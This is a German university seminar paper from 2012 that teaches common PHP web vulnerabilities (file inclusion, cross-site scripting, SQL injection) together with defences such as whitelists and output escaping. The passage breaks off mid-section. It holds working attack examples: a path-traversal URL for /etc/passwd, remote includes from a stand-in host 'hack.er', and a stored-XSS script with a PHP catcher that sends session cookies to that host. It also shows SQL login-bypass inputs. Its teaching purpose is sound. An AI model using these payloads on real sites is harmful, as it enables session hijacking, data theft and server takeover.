Seminararbeit:
Sicherheitslücken in Webanwendungen

Frank Roth - frankred@web.de

8. Dezember 2012

Betreuung: Prof. Dr. Holger Vogelsang

Hochschule Karlsruhe
Technik und Wirtschaft
UNIVERSITY OF APPLIED SCIENCES

Inhaltsverzeichnis

1 Abstract

Da webseitenbasierte Applikationen immer mehr an Bedeutung gewinnen, stellt sich die Frage nach der Vertraulichkeit, mit der unsere im World Wide Web gespeicherten Daten behandelt werden. Sicherheitslücken und erfolgreiche Angriffe auf Webapplikationen schaden oft nicht nur dem Betreiber des jeweiligen Dienstes, sondern auch dem Endverbraucher, der seine privaten Daten wie beispielsweise Konto- oder Kreditkartennummer, E-Mail-Adresse oder Passwörter an den Angreifer unfreiwillig abgibt.
In dieser Arbeit werden häufige Sicherheitslücken in PHP-basierten Webanwendungen erklärt und anhand eines praktischen Beispiels verständlich gemacht. Um einen Überblick über eingesetzte Websprachen zu geben wird zu Beginn der Arbeit auf die Verbreitung verschiedener Sprachen eingegangen. Resultierend aus dem hohen Marktanteil werden Sicherheitslücken und Angriffsmechanismen wie Remote Command Execution, SQL-Injections, XSS-Attacken, Cross-Site Request Forgery und HTTP Response Splitting am Beispiel von PHP vorgestellt. In einem zweiten Teil der Arbeit wird beschrieben, wie man Passwörter mit Hilfe von sogenannten gesalzenen Hashes in einer Datenbank sicher schützen kann. Zum Abschluss wird das PHP-Framework CodeIgniter und seine Schutzmechanismen vor Angriffen auf Applikationsebene vorgestellt. Sicherheitsprobleme auf Netzwerk- und Betriebsystemebene werden in dieser Arbeit aufgrund des begrenzten Umfanges nicht angesprochen.




Abbildung 1: Defense in Depth, Tiefenverteidigung nach dem Zwiebelschalenprinzip

2 Einleitung

Mit 78.3 % (Stand November 2012) [14] ist PHP die am weitesten verbreitete serverseitige Programmiersprache der Welt. Diese Zahlen kommen durch die Internet Rating Applikation Alexa zustande. Hierbei wurden die Daten der ersten Million Internetapplikationen im Alexa Rating analysiert. Folgendes Schaubild stellt die Verteilung der serverseitigen Programmiersprachen grafisch dar.




Abbildung 2: Marktanteile der Websprachen

Dieser hohe prozentuale Anteil von PHP folgt unter anderem aus der häufigen Verwendung von serverseitigen PHP-Applikationen wie WordPress, Joomla, vBulletin oder Drupal. Resultierend aus der Verbreitung von PHP wird sich diese Arbeit hauptsächlich mit PHP-basierten oder allgemeinen Angriffsmöglichkeiten beschäftigen. Prinzipiell sind jedoch fast alle Beispiele auf andere Websprachen übertragbar.

3 Angriffsmechanismen

3.1 Remote Command Execution

Der Angriffsmechanismus **Remote Command Execution** basiert auf den PHP Funktionen **include** und **required** beziehungsweise **include_once** und **required_once**, mit deren Hilfe Dateien in PHP-Dokumente eingebunden werden können [4, S. 55-57]. Anwendung findet diese Funktionen häufig, um dynamische Webseiteninhalte in ein entsprechendes Webseiten-Grundgerüst einzubinden. Im folgenden Codeausschnitt wird die Logik der Seitennavigation durch einen Übergabeparameter in den Links des Menüs realisiert (siehe Zeile 3). Wählt ein Benutzer einen Menüeintrag aus, so wird eine HTTP-GET-Anfrage, die den Parameter „page“ mit dem Wert „home“ enthält, an den Server gesendet. Dieser konkateniert den übermittelten Parameter des Benutzers mit der Dateiendung „.php“ und bindet das entsprechende Skript in den Quellcode des aktuellen PHP-Dokumentes ein.

Quellcode 1: Beispiel - Remote Command Execution

```
1  <body>
2      <p>
3          <a href="index.php?page=home">Gaestebuch</a> | <a href="index.
               php?page=impressum">Impressum</a>
4      </p>
5      <?php
6          $page = $_GET["page"];
7          include($page.".php");
8      ?>
9  </body>
```

Diese Verwendung der Funktion **include** findet man nicht selten in der Praxis. Allerdings bergen sich mögliche Gefahren hinter diesem Beispiel, welches im Folgenden verdeutlicht werden soll.

3.1.1 Beispiel: Dateien auf dem Zielserver ausspähen

Da der **include**-Befehl die Benutzereingaben ungefiltert entgegen nimmt, können unter Umständen beliebige Daten im Dateisystem des Servers ausgegeben werden. In Unix-Systemen befinden sich beispielsweise in der Datei „**/etc/passwd**“ üblicherweise alle Informationen über Benutzerkonten. Manipuliert man den Parameter „**page**“ nun wie folgt, ist es möglich diese Datei mit Hilfe der Navigationsoperation „**../**“ auszulesen:

```
http://localhost/index.php?page=../../../../etc/passwd\%00
```

Der Ausdruck „**%00**“ definiert eine hexadezimale Null, die dafür sorgt, dass auf Dateiebene der String hier endet. Somit wird die Endung „**.php**“ abgeschnitten und der

Angreifer kann den **include** Befehl nun uneingeschränkt manipulieren. Aus der aufgerufenen URL ergibt sich also folgender String:

```
1  include("../../../../etc/passwd%00".".php");
```

Daraus ergibt sich, durch die injizierte Null-Terminierung des Strings, folgender Befehl:

```
1  include("../../../../etc/passwd");
```

Diese sogenannte **Poison Null Byte-Variante** ist auch in Websprachen wie Perl, .NET und Java realisierbar [6]. Um den Sicherheitsstandard von PHP zu verbessern wird die Möglichkeit zur NULL-Terminierung jedoch ab PHP-Version 5.3.4 nicht mehr unterstützt.

3.1.2 Beispiel: Externen PHP-Code ausführen

Mit Hilfe der eben beschriebenen Verwundbarkeit des Systems ist es nicht nur möglich lokale Dateien auf dem Server auszugeben, vielmehr können PHP-Skripte sogar auf entfernten Servern ausgeführt werden. Überträgt der Angreifer beispielsweise folgenden Parameter

```
http://localhost/index.php?page=http://hack.er/schadcode
```

und befindet sich unter der Adresse **http://hack.er/schadcode.php** Schadcode, so wird dieser ohne jegliche Validierung nicht nur eingebunden, sondern auch ausgeführt.

```
1  include("http://hack.er/schadcode".".php");
```

Daraus resultiert:

```
1  include("http://hack.er/schadcode.php");
```

Dieses Angriffsszenario stellt eine große Gefahr für ihre Applikation und ihren Webserver dar und der Angreifer erhält durch das Ausführen von externen PHP-Skripten volle Kontrolle über ihr System.

Eine weitere Möglichkeit externen PHP-Code auszuführen resultiert aus der Funktionsweise folgender PHP-Methoden:

- assert
- eval

- preg_replace (mit gesetztem 'e'-Flag)

Folgender Quellcode stellt die Verwundbarkeit der obigen PHP-Funktionen dar:

Quellcode 2: Beispiel Verwundbarkeit von assert, eval und preg_replace

```
1  /* assert evaluiert einen übergeben Ausdruck */
2  assert("10 > 1");
3
4  /* Verwundbarkeit */
5  assert("phpinfo();");
6
7
8  /* eval wertet die übergebene Zeichenkette als PHP-Code aus */
9  eval("phpinfo();");
10
11
12 /* preg_replace durchsucht die Zeichenkette $subject nach
13  * Übereinstimmungen mit $pattern und ersetzt sie mit $replacement. */
14 $string = 'http://www.hs-karlsruhe.de und http://www.ka-news.de';
15 $pattern = '!(http\://[a-zA-Z0-9\-\.]+\.[a-zA-Z]{2,3}(/\S*)?)!e';
16 $replacement = 'urlencode("$1")';
17 preg_replace($pattern, $replacement, $string);
18
19 /* Verwundbarkeit (Voraussetzung: Patternmodifier=e)*/
20 preg_replace($pattern, "phpinfo();", $string);
```

Zur Prävention dieser Art von Angriffen folgen einige Mechanismen zum Schutz ihrer Applikation.

3.1.3 Schutzmechanismus: Whitelists

Um sich vor diesen Angriffen zu schützen, gibt es mehrere sinnvolle Sicherheitskonzepte. Prinzipiell sollte jedoch bei benutzerabhängigen **include**, **require**, **include_once** oder **require_once** Aufrufen stets das Prinzip einer Whitelist[1] eingesetzt werden.

Quellcode 3: Beispiel einer Whitelist-Implementierung

```
1  /* Sichere Variante */
2  $pages = array("home.php","impressum.php");
3  if(in_array($page, $pages)){
4      include($page);
5  }else{
6      include($pages[0]);
7  }
```

[1] Whitelist: Positivliste, es werden für den Benutzer nur vorher definierte Parameterwerte akzeptiert.

3.1.4 Schutzmechanismus: PHP-Server-Restriktionen ändern

Ein weiterer Schutzmechanismus um das Einbinden von externem PHP-Code zu verhindern ist das Ändern des Wertes „**allow_url_incl**“ zu „**Off**“ (Standardwert: „On“) in der PHP-Konfigurationsdatei „**php.ini**“. Somit werden alle Fremdzugriffe auf externe Systeme, wie beispielsweise der Aufruf der Adresse http://hack.er/schadcode.php, verhindert.

3.1.5 Schutzmechanismus: Verzicht auf gefährliche PHP-Funktionen

Auf Methoden wie beispielsweise **eval**, **preg_replace** und **assert** sollte aus Sicherheitsgründen grundsätzlich verzichtet werden. Zur Ergänzung folt eine Liste mit PHP-Funktionen die ebenfalls mit Bedacht verwendet werden sollten:

- fwrite()
- passthru()
- file_get_contents()
- shell_exec()
- system()

Auf die Problematik dieser Funktionen wird aufgrund des begrenzten Umfangs nicht eingegangen. Mehr Informationen können per Klick auf die jeweilige Funktion per URL abgerufen werden. Mit Hilfe der Konfigurationsdatei „php.ini“ ist es sogar möglich Funktionen zum Schutz vor Sicherheitslücken durch den Parameter „disable_functions“ zu deaktivieren. Anbei ein Vorschlag wie dieser Parameter gefüllt werden könnte (Quelle: eukhost.com).

```
disable_functions = "apache_child_terminate, apache_setenv,
    define_syslog_variables, escapeshellarg, escapeshellcmd, eval, exec, fp,
    fput, ftp_connect, ftp_exec, ftp_get, ftp_login, ftp_nb_fput, ftp_put,
    ftp_raw, ftp_rawlist, highlight_file, ini_alter, ini_get_all,
    ini_restore, inject_code, mysql_pconnect, openlog, passthru, php_uname,
    phpAds_remoteInfo, phpAds_XmlRpc, phpAds_xmlrpcDecode,
    phpAds_xmlrpcEncode, popen, posix_getpwuid, posix_kill, posix_mkfifo,
    posix_setpgid, posix_setsid, posix_setuid, posix_setuid, posix_uname,
    proc_close, proc_get_status, proc_nice, proc_open, proc_terminate,
    shell_exec, syslog, system, xmlrpc_entity_decode"
```

3.2 XSS - Cross-Site-Scripting

Das sogenannte **Cross-Site-Scripting** ist derzeit eine der am weit verbreitetsten Schwachstellen in Webanwendungen [16] und basiert darauf JavaScript-Code im Browser eines Opfers über eine Webanwendung auszuführen. Hierbei wird JavaScript-Code in die HTML-Seite des entsprechenden Systems eingeschleust. Die Gefahr dieser Angriffe wird oftmals unterschätzt. Im Gegensatz zu Angriffen gegen ein Server-System wie beispielsweise „Remote Command Executions" oder „SQL-Injections" richten sich XSS-Attacken gegen den Clienten [3]. Mögliche Angriffsszenarien dienen dazu um **Benutzer-Sessions** auszulesen oder um bereits existierende **Webseiteninhalte** zu **manipulieren**.

3.2.1 Funktionsweise

Prinzipiell lassen sich Cross-Site-Scripting Attacken in die Angriffsklassen Reflected, Persistent und DOM-basiert unterteilen [2], welche im Folgenden vorgestellt werden.

3.2.2 Reflected-XSS

Reflected-XSS beschreibt eine Angriffsart, bei dem die Benutzereingabe meist in Form einer URL direkt vom Server ohne Validierung wieder zurückgesendet, also reflektiert wird. Ein Beispiel hierfür wäre eine Suchanfrage über einen manipulierten Link. Der Angreifer kann dem Opfer nun einen mit JavaScript-Code versehenen Link schicken. Nachdem das Opfer den Link aufgerufen hat, wird der Code, der nun in der Antwortseite des Servers enthalten ist, ausgeführt. Schaubild 3 visualisiert diese Art der XSS-Attacke.




Abbildung 3: Funktionsweise Reflected-XSS

Das folgende Beispiel beschreibt eine Reflected-XSS Attacke anhand eines Beispiels. Der Suchbegriff der Webseite hs-karlsruhe.de wird mit Hilfe des Parameters **word** übermittelt.

```
http://hs-karlsruhe.de/search.html?word=Suchbegriff
```

Dieser wird nun ungeprüft auf der Ergebnisseite ausgegeben:

```
<p>Die Suche nach: "Suchbegriff", liefert folgendes Ergebnis:</p>
```

Da keine Validierung des Suchbegriffs seitens des Servers stattfindet, lässt sich ohne Probleme, über den Link

```
http://hs-karlsruhe.de/search.html?word=<script type="text/javascript">alert
    ("XSS")</script>
```

der entsprechende JavaScript-Code auf der Antwortseite ausführen.

```
<p>Die Suche nach: "<script type="text/javascript">alert("XSS")</script>",
    liefert folgendes Ergebnis:</p>
```

Diese Angriffsart ist einer der am häufigsten vorkommenden XSS-Attacken.

3.2.3 Persistent-XSS

Persistent-XSS oder auch Stored-XSS unterscheidet sich im Gegensatz zu Reflected-XSS lediglich darin, dass der JavaScript-Schadcode nicht flüchtig ist, sondern dauerhaft auf dem Zielserver, wie in einer Datenbank gespeichert und ausgegeben wird.

3.2.4 DOM-XSS

DOM-basierende[2] XSS-Attacken haben im Gegensatz zum Reflected- und Persistent-XSS keinen direkten Bezug zum Webserver. Der JavaScript-Schadcode wird also nicht durch den Server durch Übergabeparameter auf der entsprechenden Seite eingeschleust, vielmehr werden im JavaScript-Code der jeweiligen Seite Informationen, beispielsweise aus der aktuellen URL, ausgelesen und über Befehle wie **Document.write**[3] in die aktuelle Seite geschrieben. Dadurch ist es also möglich XSS-Attacken clientseitig zu übermitteln, ohne dass die Webapplikation etwas davon mitbekommt. Folgendes Beispiel veranschaulicht diese Angriffsart.

3.2.4.1 Beispiel: DOM-basierendes XSS

In einer Webanwendung wird der Name des aktuell angemeldeten Benutzers über die URL mit Hilfe des Parameters **username** übergeben.

```
http://hs-karlsruhe.de/index.html?username=Frank
```

Über den folgenden JavaScript-Code wird der entsprechende Name auf der HTML-Seite ausgegeben.

[2] DOM: Das Document Object Model ist ein Modell um Zugriff auf alle HTML- bezeihungsweise XML-Elemente zu gewährleisten.

[3] Mit der JavaScript-Funktion Document.write kann beliebiger Code in HTML-Seiten geschrieben werden.

Quellcode 4: DOM-XSS verwundbare Beispielseite

```
1  <body>
2      Herzlichen Willkommen
3      <script type="text/javascript">
4          // Parameter username auslesen
5          var values = document.URL.split("?username=");
6          document.write(values[1]);
7      </script>, wie geht es ihnen?
8  </body>
```

Übergibt man nun folgende URL, so ist es möglich, JavaScript-Code direkt auf der Seite einzuschleusen und schließlich auszuführen. Allerdings funktioniert diese Angriffsart mit den aktuellen Browsern Google Chrome™ und Firefox (Oktober 2012) nicht mehr.

```
http://hs-karlsruhe.de/index.html?username=<script>alert('XSS');</script>
```

3.2.5 Session Hijacking

Im folgenden Anwendungsbeispiel soll genau erläutert werden, wie mit Hilfe einer XSS-Attacke die Session eines Benutzers gestohlen und somit exklusiver Zugang zu einer Webanwendung geschaffen werden kann. Als Angriffsszenario wird von einem Gästebuch mit Administrationspanel ausgegangen, um die entsprechenden Gästebucheinträge zu verwalten. Ziel des Angriffs ist es, die Session eines Administrators, welche im Browser des Opfers als sogenanntes Cookie[4] abgespeichert wird, zu stehlen und sich mit Hilfe der Session-ID Zugang zum Administrationspanel zu schaffen.

3.2.5.1 Beispiel

Damit der Session-Diebstahl für den Administrator nicht auf den ersten Blick ersichtlich ist, erzeugen wir in unserem JavaScript-Code ein unsichtbares Bild, welches an das Ende der HTML-Seite gehängt wird (siehe Zeile 4,6 und 13). In der URL des Bildes werden die brisanten Cookie Informationen als GET-Parameter mit dem Namen **cookie** angehängt (siehe Zeile 10). Hinter dieser Adresse verbirgt sich ein PHP-Skript des Angreifers, welches die übergebene Session Informationen abspeichert.

[4]Cookie: Textinformationen einer Webseite, die lokal beim Clienten abgespeichert werden können

Quellcode 5: XSS Session-Hijacking

```
1  <script type="text/javascript">
2
3      // Image-Element erzeugen
4      var img = document.createElement("img");
5
6      // Element verstecken ber CSS-Attribute display=none
7      img.setAttribute("style","display:none;");
8
9      // Bild-URL durch welche die Cookies und die aktuelle URL zum
           Angreifer gelangen
10     img.setAttribute("src","http://hack.er/cookie_catcher.php?cookie=" +
           document.cookie + "&url=" + document.URL);
11
12     // Bild innerhalb von body in das Dokument einbinden
13     document.body.append(img);
14
15 </script>
```

Loggt sich nun der Administrator des Gästebuches ein, wird der JavaScript-Schadcode beim Darstellen der Gästebucheinträge im Browser ausgeführt, ohne dass das jeweilige Opfer etwas davon mitbekommt. Über die Bild-URL werden die Cookies und somit die Session-ID schließlich an den Angreifer über den Browser des jeweiligen Administrators gesendet. Quellcode 5 wird nun in das Feld **Text** eingefügt und an den Server, welcher schließlich unsere XSS-Attacke unter den anderen Gästebucheinträgen einfügt, gesendet.

Abbildung 4: XSS-Attacke auf der Zielseite

Um die Informationen des Opfers zu persistieren, wird die Datei cookie.txt mit Hilfe des PHP-Skriptes **cookie_catcher.php** (siehe Quellcode 6) schließlich auf dem Server des Angreifers erzeugt.

Quellcode 6: cookie_catcher.php: Cookie-Informationen persistieren

```
1  <?php
2      if(isset($_GET["cookie"])){
3          $datei = fopen("cookie.txt","a+");
4          fwrite($datei, "\n\n".$_GET["cookie"]."\n".$_GET["url"]."\n".
               date(DATE_RFC822)."\n");
5          fclose($datei);
6      }
7  ?>
```

Die erzeugte Datei **cookie.txt** enthält nun alle nötigen Informationen, um sich Zugang zum Administrationspanel zu verschaffen:

```
PHPSESSID=q5e0p9ds5sjqf6r20vjmu4agj2
http://localhost/seminararbeit/admin.php
Mon, 26 Nov 12 15:18:40 +0100
```

Anschließend kann die Session-ID (PHPSESSID) im Browser, durch ein Cookie Plugin, auf die entsprechende Session-ID des Administrators geändert werden.




Abbildung 5: Cookies v1.5 - Cookie Editor für Google Chrome™

Nachdem die Session-ID erfolgreich editiert wurde, nimmt man aus Sicht des Webservers die Rolle des Administrators ein und kann beliebige Gästebucheinträge löschen oder editieren. Der Angriff war erfolgreich.

3.2.6 XSS-Gelegenheiten

Um XSS-Attacken zu platzieren, gibt es eine Vielzahl verschiedener Möglichkeiten, um schädlichen JavaScript-Code einzuschleusen. Mit den im folgenden dargestellten Beispielen soll ein Einblick gegeben werden, wie es möglich ist minderwertige XSS-Filter, zu umgehen.

3.2.6.1 Beispiel 1: Hochkomma(Quotes)-Filter umgehen:

In einigen Webanwendungen mit schlechtem XSS-Filter wird lediglich nach Hochkommas gesucht, die entsprechend ersetzt werden. Um JavaScript-Code einzubinden, werden allerdings keine Hochkommas benötigt, wie das folgende Beispiel zeigt. Diese Vorgehensweise funktioniert mittlerweile in allen modernen Browsern:

```
<script src=http://hack.er/xss.js></script>
```

Um einen String unmittelbar trotz Hochkomma-Filter auszugeben, gibt es die Möglichkeit dies über die JavaScript-Funktion **String.fromCharCode** zu realisieren.

```
<script>alert(String.fromCharCode(88,83,83));</script>  // Ausgabe: XSS
```

Eine große Anzahl dieser XSS-Gelegenheiten können unter anderem hier [13] nachgelesen werden.

3.2.7 Schutzmechanismus: HTML-Sonderzeichen Maskierung

Um XSS Attacken in einer Webanwendung zu verhindern, ist es nötig **alle** Benutzerdaten entsprechend zu filtern. Mit Hilfe der PHP-Funktion **htmlentities()** werden alle HTML-Zeichen entsprechend umcodiert. Aus den Zeichen < und > werden die Ausdrücke < und >. Das Kleiner- bzw. Größerzeichen wird nun vom Browser nicht mehr als HTML-Tag interpretiert, rendert dieses jedoch korrekt und auf dem jeweiligen Bildschirm erscheinen die Zeichen > und <.

```
1  htmlentities('<script type="text/javascript">alert("XSS");</script>',
       ENT_QUOTES);
```

Obiger Ausdruck wird durch die Funktion htmlenteties() in folgende Zeichenkette umgewandelt:

```
&lt;script type=&quot;text/javascript&quot;&gt;alert(&quot;XSS&quot;);&lt;/
    script&gt;
```

Im Browser wird dargestellt:

```
<script type="text/javascript">alert("XSS");</script>
```

Auch Informationen, die nicht direkt vom Benutzer stammen wie zum Beispiel der User-Agent, welcher Informationen zum jeweiligen Browser enthält, sollten gefiltert werden. Mit Hilfe von Browser-Plugins oder externen Programmen ist es ohne Weiteres möglich, den User-Agent entsprechend zu manipulieren und JavaScript-Schadcode beispielsweise in der Seitenstatistik des Administrators einzubauen.

3.3 SQL-Injections

Der Begriff **SQL-Injection** beschreibt das Ausnutzen einer Sicherheitslücke auf Basis mangelnder Maskierung von Benutzerabhängigen SQL-Statements [4, S. 115-130]. Dabei versucht der jeweilige Angreifer eigene Datenbankbefehle einzuschleusen, um gegebenenfalls vertrauliche Daten auszuspähen, Authentifizierungs-Mechanismen zu umgehen oder negativen Einfluss auf das Datenbanksystem zu nehmen. Benutzereingaben wie GET-, POST- oder COOKIE-Parameter, die ungeprüft in ein SQL-Statement eingefügt werden, sind oft Grund für Sicherheitslücken in Webapplikationen.

3.3.1 Beispiel 1: Abschneiden von SQL-Anweisungen

Folgendes Beispiel aus der Gästebuch-Applikation beschreibt die grundlegende Problematik bei SQL-Injections und erläutert wie man sich Zugang zum Administrationspanel verschafft. In der Tabelle **user**, welche alle Zugangsdaten der Administratoren enthält, befindet sich momentan lediglich ein Eintrag mit dem entsprechenden Namen des Adminstrators und einem per MD5[5] verschlüsselten Passwort.

```
mysql> SELECT * FROM user;
+----+-------+----------------------------------+
| id | name  | password                         |
+----+-------+----------------------------------+
|  1 | admin | 827ccb0eea8a706c4c34a16891f84e7b |
+----+-------+----------------------------------+
```

Die Überprüfung der Benutzerdaten wird mit Hilfe eines SQL-Statements implementiert, welches wie folgt aussieht:

Quellcode 7: Verwundbares SQL-Statement zur Benutzerüberprüfung

```
1  $sql = "SELECT id FROM user WHERE name='".($_POST["name"])."'
2           AND password=('".md5( $_POST["password"] )."') LIMIT 1";
```

Da die Benutzereingaben, Name und Passwort unmaskiert direkt als String in das Statement eingefügt werden, ist es möglich, den Ausdruck nicht im Sinne des Entwicklers entsprechend zu manipulieren. Ziel unserer ersten Manipulation die auf der Annahme basiert, dass es einen Administrator mit dem Namen „admin“gibt, ist es, sich ohne Passwort einzuloggen. Dafür übergeben wir der Webapplikation folgende Parameter über die Eingabemaske:

[5] MD5: Message-Digest Algorithm 5 ist eine 128-Bit Hashfunktion

Abbildung 6: XSS-Injection über Name-Textfeld: „**admin'--** “

Aus dem in Abbildung 6 dargestellten Angriff, ergibt sich entsprechend folgendes SQL-Statement:

```
SELECT id FROM user WHERE name = 'admin' -- ' AND password=('
    d41d8cd98f00b204e9800998ecf8427e') LIMIT 1
```

Aufgrund der Vermutung, dass ein Administrator mit dem Namen „admin“ existiert, wurde ein Anführungszeichen im Anschluss daran eingefügt, um den Vergleichsoperand damit abzuschließen. Über die Zeichen „**--**“ gefolgt von einem Leerzeichen, welche in SQL einen Kommentar bis zum Ende der Zeile einleuten, wurde das restliche Statement, die Passwortüberprüfung, abgeschnitten und der Tabellen-Eintrag mit dem Namen “admin„ wurde zurückgeliefert. Ohne Passworts konnte sich erfolgreich als Administrator eingeloggt werden.

3.3.2 Beispiel 2: Wahrheitswert manipulieren

Die in Kapitel 3.3.1 beschriebene Möglichkeit, sich Zugang in das Gästebuch-Adminpanel zu verschaffen ist natürlich nicht die einzige. Dazu ein erneuter Blick auf die Implementierung:

Quellcode 8: Verwundbares SQL-Statement zur Benutzerüberprüfung

```
1  $sql = "SELECT id FROM user WHERE name='".($_POST["name"])."'
2          AND password=('".md5( $_POST["password"] )."') LIMIT 1";
```

Ziel der folgenden SQL-Injection ist es nun, sich ohne einen Namen zu erahnen und ohne das jeweilige Rest-Statement auszukommentieren, Zugang zu schaffen.

